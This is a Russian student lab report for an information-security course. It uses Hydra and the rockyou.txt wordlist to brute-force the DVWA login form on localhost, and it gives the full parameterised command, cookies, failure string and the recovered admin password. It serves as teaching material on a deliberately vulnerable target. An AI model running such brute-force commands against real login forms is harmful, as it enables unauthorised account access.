

Отчет к 3 этапу индивидуального проекта

Common information

discipline: Основы информационной безопасности

group: НПМбд-02-21

author: Ермолаев А.М.


Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса (подбора) паролей.

Выполнение работы

Для перебора пароля нам нужен файл, их содержащий. Пример такого файла находится в директории /usr/share/wordlists/ в архиве rockyou.txt.gz.

Скопируем архив в директорию Downloads и разархивируем его:



```
amermolaev@kali: ~/Downloads
(amermolaev@kali)-[~/Downloads]
$ cp /usr/share/wordlists/rockyou.txt.gz /home/amermolaev/Downloads/rockyou.txt.gz
(amermolaev@kali)-[~/Downloads]
$ ls
rockyou.txt.gz
(amermolaev@kali)-[~/Downloads]
$ gzip -d rockyou.txt.gz
(amermolaev@kali)-[~/Downloads]
$ ls
rockyou.txt
```

The screenshot shows a terminal window with the user 'amermolaev' at the 'kali' machine in the directory '~/Downloads'. The user performs four commands: 1) 'cp /usr/share/wordlists/rockyou.txt.gz /home/amermolaev/Downloads/rockyou.txt.gz' to copy the file, 2) 'ls' showing 'rockyou.txt.gz', 3) 'gzip -d rockyou.txt.gz' to extract it, and 4) 'ls' showing 'rockyou.txt'. In the background, a blurred image of the DVWA (Damn Vulnerable Web Application) login page is visible, showing fields for 'Username' (with 'admin' entered) and 'Password'.

Теперь откроем в браузере приложение DVWA, развернутое на прошлом этапе, не забыв предварительно запустить сервисы MySQL и Apache2:

```
amermolaev@kali: ~  
  
(amermolaev@kali)-[~]  
$ service mysql status  
○ mariadb.service - MariaDB 11.4.2 database server  
  Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset:>  
  Active: inactive (dead)  
  Docs: man:mariadb(8)  
        https://mariadb.com/kb/en/library/systemd/  
  
(amermolaev@kali)-[~]  
$ service apache2 status  
○ apache2.service - The Apache HTTP Server  
  Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: >  
  Active: inactive (dead)  
  Docs: https://httpd.apache.org/docs/2.4/  
  
(amermolaev@kali)-[~]  
$ sudo service mysql start  
[sudo] password for amermolaev:  
  
(amermolaev@kali)-[~]  
$ sudo service apache2 start  
  
(amermolaev@kali)-[~]  
$
```

Форма для взлома располагается в разделе Brute Force:

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authentication Bypass

Vulnerability: Brute Force


Login
Username:
Password:

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

В форме имеются два тега input с атрибутами name, равными 'username' и 'password' соответственно.

Также нам могут пригодиться фрагменты-cookie нашего приложения. У нас это PHPSESSID и security:



Воспользуемся утилитой hydra, введя следующую команду:


```
hydra -l <login> -P <path_to_file> -s <port> <host> http-<method>-form "  
<url>:username=^USER^&password=^PASS^&Login=Login:H=Cookie:<key=value>;  
<key=value>:F=<error_message>"
```

где

- login - логин для авторизации (в нашем случае admin)
- path_to_file - путь до файла с паролями
(в нашем случае /home/amercolaev/Downloads/rockyou.txt)
- port - порт, по которому доступно приложение (в нашем случае 80)
- host - домен или ip приложения (в нашем случае localhost)
- method - метод запроса (в нашем случае get)
- url - адрес относительно корня сайта
(в нашем случае /DVWA/vulnerabilities/brute/)
- key=value - имена и значения cookie-переменных
(в нашем случае PHPSESSID и security)
- error_message - сообщение, выводимое при неверных логине и пароле
(в нашем случае Username and/or password incorrect.)

В итоге команда имеет следующие опции:


```
hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form  
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie  
:security=medium;PHPSESSID=h5f8987rvm2ior52h8kqktaf8g:F=Username and/or password  
incorrect."
```



```
(amermolaev@kali)~[/Downloads]  
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=h5f8987rvm2ior52h8kqktaf8g:F=Username and/or password incorrect."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-23 18:03:12  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium;PHPSESSID=h5f8987rvm2ior52h8kqktaf8g:F=Username and/or password incorrect.  
[80][http-get-form] host: localhost login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-23 18:03:57  
  
(amermolaev@kali)~[/Downloads]  
$
```

Как видно, утилита подобрала подходящий пароль.

Введем его в соответствующее поле и успешно авторизуемся:



Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area admin



Вывод

В рамках выполнения работы я приобрел практический навык по использованию инструмента Hydra для брутфорса (подбора) паролей.

Список литературы

- <https://github.com/digininja/DVWA?tab=readme-ov-file>
- <https://www.kali.org/>
- <https://spy-soft.net/rockyou-txt/>
- <https://losst.pro/kak-polzovatsya-hydra#perebor-parolya-autentifikcii-http>